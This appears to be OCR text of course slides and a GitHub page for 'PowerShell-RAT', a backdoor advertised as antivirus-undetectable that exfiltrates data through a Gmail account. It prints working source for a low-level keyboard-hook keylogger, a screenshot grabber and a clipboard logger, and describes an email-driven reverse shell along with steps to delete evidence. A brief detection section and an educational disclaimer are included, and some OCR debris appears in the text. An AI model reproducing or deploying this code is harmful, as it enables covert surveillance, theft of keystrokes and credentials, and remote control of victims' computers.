
CNEMEMBISTTICH
BLACK HAT
EGY
2025
MR. AHMED SAMIR
NO TEPFOTEEMEY COURSE
(A|H|M|E|D|S|A|M|I|R) (R|A|T)
[+] Author: Ahmed Samir
[+] Whatsapp: +201029107547
[+] Description: Python based backdoor that uses Gmail to exfiltrate data as an attachment.
[+] Note: This backdoor does not require administrator privileges. This piece of code is Fully UnDetectable (FUD) by Anti-Virus (AV) software.
[+] Python version: 3.12.3
[+] PowerShell version: 5.1
[+] All good....
1. Set Execution Policy to Unrestricted
2. Take screen shot
3. Schedule a task to take screen shots
4. Extract data via email
5. Schedule a task for data ex-filtration
6. Delete screen shots
7. Schedule a task to delete screen shots
8. Hail Mary: Quick backdoor
9. Exit

Disclaimer

- Performing any hack attempts or tests without written permission from the owner of the systems is illegal.

- This project must not be used for illegal purposes or for hacking into system where you do not have permission, it is strictly for educational purposes and for people to experiment with.

whoami


- Over 6.5 years of experience in the field of Information Security https://github.com/webveli
- Passionate about offensive and defensive security https://facebook.com/webvelo
- Working as a Principal Security Consultant at Threat

Intelligencehttps://www.linkedin.com/in/Makavael

- In my free time I develop security tools https://webveli.github.io/
- Outside from Infosec land – like photography

Why RAT?

EMPIRE



NISHANG

POWERSPLOIT

Browser Warnings

webveli / EGY-Black-Hat-2025

Type / to search

Code | Issues | Pull requests | Actions | Projects | Wiki | Security | Insights | Settings

EGY-Black-Hat-2025 Public

Pin | Unwatch 1 | Fork 0 | Star 0

main | 1 Branch | 0 Tags | Go to file t | Add file | Code

webveli Add files via upload

Mail.bat	Add files via upload	
Mail.ps1	Add files via upload	
Mail.vbs	Add files via upload	
PowershellRAT.py	Add files via upload	
README.md	Add files via upload	
Shoot.bat	Add files via upload	
Shoot.ps1	Add files via upload	now
Shoot.vbs	Add files via upload	now
delScreenShot.bat	Add files via upload	now
delScreenShot.ps1	Add files via upload	now
delScreenShot.vbs	Add files via upload	now

Local | Codespaces

Clone

HTTPS | SSH | GitHub CLI

https://github.com/webveli/EGY-Black-Hat-2025.

Clone using the web URL.

Open with GitHub Desktop

Download ZIP

About

No description, website, or topics provided.

Readme
Activity
0 stars
1 watching
0 forks

Releases

No releases published
Create a new release


Packages


No packages published
Publish your first package

README

The content you shared outlines a tool called **PowerShell-RAT**, which appears to be a Python-based remote access tool (RAT) that uses Gmail to exfiltrate data from compromised systems. This tool is intended for **educational purposes only** and emphasizes the need for written permission before using it on any system. It also describes how

Anti-Virus Warnings






PowerShell-RAT

- Open source tool written in Python and PowerShell


- Assist Red Teamers and Penetration Testers to exfiltrate sensitive information during internal penetration test, red team engagements or via phishing campaigns

- This piece of code is Fully UnDetectable (FUD) by Anti-Virus (AV) software's (for now)

- Currently supports following exfiltration modules over Gmail:
- Reverse shell
- Screenshots
- Keyboard strokes
- Clipboard Hijack



PowerShell-RAT Overview




Setup

- Throwaway Gmail account
- Enable "Allow less secure apps" by going to https://myaccount.google.com/lesssecureapps
- Modify the $username & $password variables for your account in the Mail.ps1, MailLogs.ps1, MailClip.ps1 PowerShell files
- Modify $msg.From & $msg.To.Add with throwaway Gmail address

- Takes screenshots of the user screen every 1 minute using Graphics.CopyFromScreen Method

```powershell
##############################################################################
# Capturing a screenshot
##############################################################################
#Param(
#[Parameter(Mandatory = $true)][string]$Path
#)
$OutPath = "$env:USERPROFILE\Documents\ScreenShot"
if (-not (Test-Path $OutPath))
        {
            New-Item $OutPath -ItemType Directory -Force
        }
$FileName = "$env:COMPUTERNAME - $(get-date -f yyyy-MM-dd_HHmmss).png"
#$File = "$OutPath\$FileName"
$File = Join-Path $OutPath $fileName
Add-Type -AssemblyName System.Windows.Forms
Add-type -AssemblyName System.Drawing
# Gather Screen resolution information
$Screen = [System.Windows.Forms.SystemInformation]::VirtualScreen
$Width = $Screen.Width
$Height = $Screen.Height
$Left = $Screen.Left
$Top = $Screen.Top
# Create bitmap using the top-left and bottom-right bounds
$bitmap = New-Object System.Drawing.Bitmap $Width, $Height
# Create Graphics object
$graphic = [System.Drawing.Graphics]::FromImage($bitmap)
# Capture screen
$graphic.CopyFromScreen($Left, $Top, 0, 0, $bitmap.Size)
# Save to file
$bitmap.Save($File)
#Write-Output "Screenshot saved to:"
Write-Output $File
##############################################################################
```



Screenshots Module

- Sends an email to the attacker as an attachment

- Deletes the screenshots to avoid suspicious


Clipboard Module

- Keeps track of user clipboard along with timestamps every minute.

```
#############################################################
# Capturing Clipboard Data
#############################################################

get-date >> clip.txt ; get-clipboard >> clip.txt
```


- User can modify these as per their need to sniff every few seconds

- Sends an email to the attacker with clipboard data as a clip.txt file attachment



Keystroke Module


- Starts keyboard strokes logging after user authentication
- Uses SetWindowsHookEx with WH_KEYBOARD_LL
- Sends an email to the attacker with keystrokes data as a elog.txt file attachment




```
#############################################################################
# Capturing Keystrokes
#############################################################################

Add-Type -TypeDefinition @"
using System;
using System.IO;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Windows.Forms;

namespace KeyLogger {
  public static class Program {
    private const int WH_KEYBOARD_LL = 13;
    private const int WM_KEYDOWN = 0x0100;

    private const string logFileName = "log.txt";
    private static StreamWriter logFile;

    private static HookProc hookProc = HookCallback;
    private static IntPtr hookId = IntPtr.Zero;

    public static void Main() {
      logFile = File.AppendText(logFileName);
      logFile.AutoFlush = true;

      hookId = SetHook(hookProc);
      Application.Run();
      UnhookWindowsHookEx(hookId);
    }

    private static IntPtr SetHook(HookProc hookProc) {
      IntPtr moduleHandle = GetModuleHandle(Process.GetCurrentProcess().MainModule.ModuleName);
      return SetWindowsHookEx(WH_KEYBOARD_LL, hookProc, moduleHandle, 0);
    }

    private delegate IntPtr HookProc(int nCode, IntPtr wParam, IntPtr lParam);

    private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam) {
      if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN) {
        int vkCode = Marshal.ReadInt32(lParam);
        logFile.WriteLine((Keys)vkCode);
      }

      return CallNextHookEx(hookId, nCode, wParam, lParam);
    }

    [DllImport("user32.dll")]
    private static extern IntPtr SetWindowsHookEx(int idHook, HookProc lpfn, IntPtr hMod, uint dwThreadId);

    [DllImport("user32.dll")]
    private static extern bool UnhookWindowsHookEx(IntPtr hhk);

    [DllImport("user32.dll")]
    private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);

    [DllImport("kernel32.dll")]
    private static extern IntPtr GetModuleHandle(string lpModuleName);
  }
}
"@ -ReferencedAssemblies System.Windows.Forms

[KeyLogger.Program]::Main();
```

Reverse Shell Module

- Uses Gmail API's to read emails every 15 seconds and parses the commands from the attacker
- Shell output gets sent to the attacker email
- Examples of commands for reverse shell:
- BHUSADEM019:whoami • BHUSADEM019:tasklist
- BHUSADEM019:ipconfig
- BHUSADEM019:KILL



Enough talking!

BLACK HAT EGY 2025 COURSE

MR. AHMED SAMIR

Detection Mechanism

- SSL Stripping on your network. Some companies have policies to not perform SSL stripping on well known sites to maintain users privacy. Furthermore, attacker can encrypt traffic for exfiltration.
- PowerShell Logging. However, attacker can clear these locations to avoid logging of the scripts.
- Look for regularly timed DNS traffic through frequency analysis. However, this can be defeated using randomisation in connection timing.
- Sysinternal tools such as autorun, sysmon, process explorer and process monitor to review system configurations. Requires time and resources.

References

- https://docs.microsoft.com/enus/dotnet/api/system.drawing.graphics.copyfromscreen?view=netframework-4.8
- https://docs.microsoft.com/enus/powershell/module/microsoft.powershell.management/getclipboard?view=powershell-5.1
- https://developers.google.com/docs/api/quickstart/python
- https://github.com/googleapis/google-api-python-client
- https://www.pdq.com/blog/powershell-send-mailmessage-gmail/
- https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winusersetwindowshookexa
- https://docs.microsoft.com/en-us/windows/win32/winmsg/about-hooks
- Sandeep Ghai from Threat Intelligence for his help on Reverse Shell Module